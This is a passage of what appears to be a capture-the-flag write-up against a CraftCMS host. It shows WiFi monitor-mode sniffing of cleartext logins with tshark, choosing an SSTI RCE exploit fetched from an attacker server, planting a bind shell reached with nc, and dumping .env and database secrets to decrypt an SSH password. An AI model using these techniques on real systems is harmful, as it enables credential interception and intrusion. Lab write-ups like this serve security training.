


Figure 5.3.2. CraftCMS administrative login portal

CONCLUSION

We reach an administrative login panel, so the logical next step is to find valid credentials for it.

Step 6.1: Identifying legitimate users for the admin panel

CONTEXT

To obtain legitimate users we have a combination of factors that allows capturing credentials in transit:

10. **HTTP instead of HTTPS:** information does not travel encrypted at the application layer.
11. **Public WiFi without encryption:** the traffic is not encrypted at the network layer either, allowing interception of any login attempt (POST method) over HTTP.

EVIDENCE

```
root@airside-ws01:/home/contractor# ip link set wlan3 down
root@airside-ws01:/home/contractor# iw wlan3 set type monitor
root@airside-ws01:/home/contractor# ip link set wlan3 up
```

Figure 6.1.1. Enabling monitor mode on the available interface

```
Interface wlan3
        ifindex 7
        wdev 0x300000001
        addr 02:00:00:00:03:00
        type monitor
        wiphy 3
        channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
        txpower 20.00 dBm
        multicast TXQ:
                qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                0       0       0       0       0       0       0       0               0
```

Figure 6.1.2. Channel/frequency of the interface in monitor mode

CONCLUSION

- We enable monitor mode on the available interface wlan3 (wlan2 was busy in managed mode with the “HTB International WiFi” network), so it listens to traffic on a given physical channel.
- We check the channel and state of wlan3 to confirm it matches wlan2: monitor mode only listens on the selected channel, so on a different channel we would not capture the credentials.
- **Note:** we use monitor mode for its greater range and because we only need to receive, but promiscuous mode would also be valid. Managed mode would not work here.

Step 6.2: Adjusting to the selected physical channel

CONTEXT

Since wlan3 was on channel 1, we must adjust it to listen on the same physical medium as the target network.

EVIDENCE

```
root@airside-ws01:/home/contractor# iw wlan2 info
Interface wlan2
        ifindex 6
        wdev 0x200000001
        addr 02:00:00:00:02:00
        type managed
        wiphy 2
        channel 6 (2437 MHz), width: 20 MHz (no HT), center1: 2437 MHz
        txpower 20.00 dBm
        multicast TXQ:
                qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                0       0       0       0       0       0       0       0               0
```

Figure 6.2.1. Channel of the WLAN2 interface (target network)

```
root@airside-ws01:/home/contractor# iw dev wlan3 set channel 6
root@airside-ws01:/home/contractor# iw wlan3 info
Interface wlan3
        ifindex 7
        wdev 0x300000001
        addr 02:00:00:00:03:00
        type monitor
        wiphy 3
        channel 6 (2437 MHz), width: 20 MHz (no HT), center1: 2437 MHz
        txpower 20.00 dBm
        multicast TXQ:
                qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                0       0       0       0       0       0       0       0               0
```

Figure 6.2.2. Adjusting the WLAN3 interface channel to the target channel

CONCLUSION

We confirm that wlan2's channel differs from wlan3's, so we change wlan3's physical channel to match it.

Step 6.3: Capturing credentials in transit with the interface in monitor mode

CONTEXT

With the network setup ready, we listen to traffic associated with HTTP POST requests with login attempts and fields such as username and password. For this we use tshark.

EVIDENCE

```
root@airside-ws01:/home/contractor# sudo tshark -i wlan3 -Y "http.request.method == POST" -T fields
-e frame.time -e ip.src -e ip.dst -e http.host -e http.request.uri -e urlencoded-form.key -e urlenco
ded-form.value
Running as user "root" and group "root". This could be dangerous.
Capturing on 'wlan3'
Oct  9, 2026 17:13:35.088854445 UTC     10.13.37.132    10.13.37.10     portal.international.htb   /
miles/login.php username,password       jenny,Fl1ghtDeck2026!
```

Figure 6.3.1. Capturing HTTP POST credentials with tshark

CONCLUSION

The command lets us observe the credentials sent in the username and password fields to the portal (not the administrative one). The admin panel may reuse these credentials:

- **Username:** jeeny
- **Password:** Fl1ghtDeck2026!

Step 7.1: Accessing the administrative panel with the obtained credentials

CONTEXT

We try to access the administrative panel with the captured credentials to check whether we obtain greater access or whether some version/vulnerability of the site is exposed.

EVIDENCE




Figure 7.1.1. Successful login to the administrative panel

Craft CMS versión 5.9.8 es vulnerable a múltiples fallos de Ejecución Remota de Código (RCE) críticos que han sido explotados activamente en la naturaleza.

- **CVE-2026-31857**: Fallo de RCE en el sistema de condiciones del panel de control, afectando a cualquier usuario autenticado (incluso no administradores) que pueda enviar reglas de condición manipuladas.
- **CVE-2026-28695**: Inyección de Plantillas del Lado del Servidor (SSTI) a través de la función `create()` de Twig, que permite la ejecución de código arbitrario mediante una cadena de gadgets de Symfony Process, bypassando parches anteriores.
- **CVE-2026-86730**: Inyección de comportamiento mediante elementos de diseño de campos, permitiendo a usuarios autenticados instanciar objetos arbitrarios y ejecutar código a través de `Craft::createObject()`.

Figure 7.1.2. Searching for vulnerabilities associated with the version

CONCLUSION

We find three possible RCE exploits. The most feasible is the second: **CVE-2026-28695**.

Step 7.2: Finding the exploit and moving it to the target server

CONTEXT

Having identified the most feasible vulnerability, we look for public exploits that can exploit it.

EVIDENCE




Figure 7.2.1. Public exploit for CVE-2026-28695



Figure 7.2.2. HTTP server started on the attacker machine




Figure 7.2.3. Exploit download by the intermediary machine

CONCLUSION

In this step we move the exploit from the attacker machine to the intermediary machine, to then launch it against the target machine.

Note: we chose a Python exploit because Python is usually installed on most systems; if not, having root access we could check the version with `python3 -V` / `python2 -V`.

Step 7.3: Preparing the exploit on the intermediary machine

CONTEXT

With the exploit already transferred, we grant it execute permission and review its usage modes before launching it against the target.

EVIDENCE



Figure 7.3.1. Granting execute permission to the exploit (chmod +x exploit.py)




Figure 7.3.2. contractor's home with the exploit already transferred




Figure 7.3.3. Exploit usage modes (--check / --bind / credentials)

CONCLUSION

The exploit is ready and executable. It supports a verification mode (`--check`) and an exploitation mode with credentials that plants a bind shell (`--bind`).

Step 7.4: Running the exploit and planting the bind shell

CONTEXT

We run the exploit authenticating in CraftCMS with the captured credentials (user jeeny) to plant a bind shell on port 4445.

EVIDENCE




Figure 7.4.1. Running the exploit authenticating as jeeny and planting a bind shell on port 4445




Figure 7.4.2. Verifying the vulnerability with --check (time-based test)




Figure 7.4.3. Running the exploit that keeps the bind shell listener alive

CONCLUSION

The exploit authenticates successfully and keeps the bind shell listener alive on port 4445, leaving it available for connection.

Step 7.5: Obtaining the www-data shell and user reconnaissance

CONTEXT

We connect to the bind shell with nc, stabilize the session and do an initial reconnaissance of the system users.

EVIDENCE




Figure 7.5.1. Connecting to the bind shell with nc and verifying the user (www-data)



Figure 7.5.2. Users with a valid shell in /etc/passwd (root and aporter)




Figure 7.5.3. Stabilizing the shell with pty.spawn

CONCLUSION

We obtain remote command execution as **www-data**. After stabilizing the shell with `pty.spawn`, we confirm in /etc/passwd that the users with a valid shell are **root** and **aporter**, which becomes our lateral-movement target.

Step 8.1: Searching for credentials in the application code

CONTEXT

With the www-data shell we review the application code looking for references to aporter and logic handling secrets.

EVIDENCE

```
www-data@portal:~/portal/web$ cd ..
cd ..
www-data@portal:~/portal$ grep -rl "aporter" 2>/dev/null
grep -rl "aporter" 2>/dev/null
modules/htbairways/console/controllers/MilesController.php
```

Figure 8.1.1. Searching for references to "aporter" in the application code

```
private function relayConfig(): array
{
    $kv = array_column(
        (new Query())->select(['name', 'value'])->from('{{%htbairways_settings}}')->all(),
        'value',
        'name'
    );

    $securityKey = Craft::$app->getConfig()->getGeneral()->securityKey;
    $password = Craft::$app->getSecurity()
        ->decryptByKey(base64_decode($kv['mailRelayPassword']), $securityKey);

    return [
        'host' => $kv['mailRelayHost'] ?? 'mail.htbairways.htb',
        'port' => (int)($kv['mailRelayPort'] ?? 587),
        'user' => $kv['mailRelayUser'] ?? 'aporter',
        'password' => $password,
    ];
}

/**
 * Loyalty members due a statement. (Demo roster for the dev environment.)
 */
private function members(): array
{
    return [
        ['name' => 'Jordan Rivera', 'email' => 'j.rivera@example.htb', 'miles' => 42150],
        ['name' => 'Kwame Osei',    'email' => 'k.osei@example.htb',    'miles' => 18790],
        ['name' => 'Mei Tanaka',    'email' => 'm.tanaka@example.htb',  'miles' => 9630],
    ];
}
```

Figure 8.1.2. MilesController.php: relayConfig() function and application roster

CONCLUSION

The MilesController.php file (relayConfig function) references aporter and decrypts a mailRelayPassword using Craft's security key, pointing to where to find the secrets.

Step 8.2: Finding credentials in the .env file

CONTEXT

We review CraftCMS's .env configuration file, which usually contains the security key and database credentials.

EVIDENCE

```
cat ./.env
# Read about configuration, here:
# https://craftcms.com/docs/5.x/configure.html

# The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--41606de1-cf7a-4fc5-8b1e-6f746d801adf

# The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=production

# General settings
CRAFT_SECURITY_KEY=IGckihiFK64_lrSgJJ6QLkiPz-ow13Lr
CRAFT_DEV_MODE=false
CRAFT_ALLOW_ADMIN_CHANGES=false
CRAFT_DISALLOW_ROBOTS=true

CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=craft
CRAFT_DB_USER=craftuser
CRAFT_DB_PASSWORD=CraftDB_pw_2026
CRAFT_DB_TABLE_PREFIX=

PRIMARY_SITE_URL=http://portal.international.htb/
CRAFT_ENABLE_TWIG_SANDBOX=true
```

Figure 8.2.1. CraftCMS .env file: security key and database credentials

CONCLUSION

The .env file exposes the **CRAFT_SECURITY_KEY** and the database credentials: **craftuser / CraftDB_pw_2026**.

Step 8.3: Accessing the CraftCMS database

CONTEXT

With the .env credentials we verify the database service and access MariaDB.

EVIDENCE

```
www-data@portal:~/portal$ systemctl status mysqld
systemctl status mysqld
● mariadb.service - MariaDB 10.11.14 database server
     Loaded: loaded (/usr/lib/systemd/system/mariadb.service; enabled; preset: enabled)
     Active: active (running) since Fri 2026-10-09 16:37:05 UTC; 2h 48min ago
       Docs: man:mariadbd(8)
             https://mariadb.com/kb/en/library/systemd/
    Process: 288 ExecStartPre=/usr/bin/install -m 755 -o mysql -g root -d /var/run/mysqld (code=exit
ed, status=0/SUCCESS)
    Process: 367 ExecStartPre=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=exi
ted, status=0/SUCCESS)
    Process: 385 ExecStartPre=/bin/sh -c [ ! -e /usr/bin/galera_recovery ] && VAR= ||   VAR=`/usr/bi
n/galera_recovery`; [ $? -eq 0 ]   && systemctl set-environment _WSREP_START_POSITION=$VAR || exit 1
 (code=exited, status=0/SUCCESS)
    Process: 616 ExecStartPost=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=ex
ited, status=0/SUCCESS)
    Process: 618 ExecStartPost=/etc/mysql/debian-start (code=exited, status=0/SUCCESS)
   Main PID: 507 (mariadbd)
     Status: "Taking your SQL requests now..."
      Tasks: 10 (limit: 30377)
     Memory: 124.0M (peak: 126.3M)
        CPU: 7.359s
     CGroup: /system.slice/mariadb.service
             └─507 /usr/sbin/mariadbd
```

Figure 8.3.1. State of the MariaDB service (mysqld)

```
www-data@portal:~/portal$ mysql -u craftuser -p
mysql -u craftuser -p
Enter password: CraftDB_pw_2026
```

Figure 8.3.2. Access to MySQL with craftuser's credentials

```
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 459
Server version: 10.11.14-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Figure 8.3.3. MariaDB monitor

CONCLUSION

We confirm MariaDB is running and access the monitor with **craftuser**'s credentials.

Step 8.4: Extracting the encrypted mailRelayPassword

CONTEXT

Inside the database we look for the configuration table that stores the mail relay credentials.

EVIDENCE

```
MariaDB [(none)]> SHOW DATABASES;
SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| craft              |
| information_schema |
+--------------------+
2 rows in set (0.001 sec)
```

Figure 8.4.1. Listing available databases

```
MariaDB [(none)]> USE craft;
USE craft;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Figure 8.4.2. Selecting the craft database

```
+--------------------+--------------------+
|  1 | mailRelayPassword | u0E7OgbBeWhhPn1HajsFMDg0ZDJhNzUwZTUyNGMxYjBlZDk0MGFkZWE5MmEyMzc0ZjhmMmM4O
GNiNTRiNDAzZTA2YWFjM2U5OWU2YWIzMGUPrGNmIwqUOPL3Y0gahxRF5wvwsBHdA3Pf4+d1XnQ4I3W/cqDF7Pr/58qVfPoNl5w=
| 2026-07-16 03:19:52 | 2026-07-16 03:19:52 |
|  2 | mailRelayHost     | mail.htbairways.htb

| 2026-08-11 13:31:23 | 2026-08-11 13:31:23 |
|  3 | mailRelayPort     | 587

| 2026-08-11 13:31:23 | 2026-08-11 13:31:23 |
|  4 | mailRelayUser     | aporter
```

Figure 8.4.3. htbairways_settings table: encrypted mailRelayPassword and relay data

CONCLUSION

In the craft database, the htbairways_settings table contains the **encrypted mailRelayPassword**, along with the relay host, port and user (**aporter**).

Step 9.1: Decrypting aporter's password

CONTEXT

CraftCMS encrypts the mailRelayPassword with its security key; since we have both values, we reverse the encryption with Craft's own utility (decryptByKey). We also verify that the SSH service is available.

EVIDENCE




Figure 9.1.1. State of the SSH service (sshd)



Figure 9.1.2. Decrypting the mailRelayPassword with Craft's security key (decryptByKey)

CONCLUSION

We decrypt the mailRelayPassword and obtain **aporter's cleartext password**. With SSH active, we have a direct access vector with this user.

Step 9.2: SSH access as aporter and user flag

CONTEXT

We use the recovered password to log in over SSH as aporter.

EVIDENCE




Figure 9.2.1. Accepting the host fingerprint when connecting via SSH as aporter

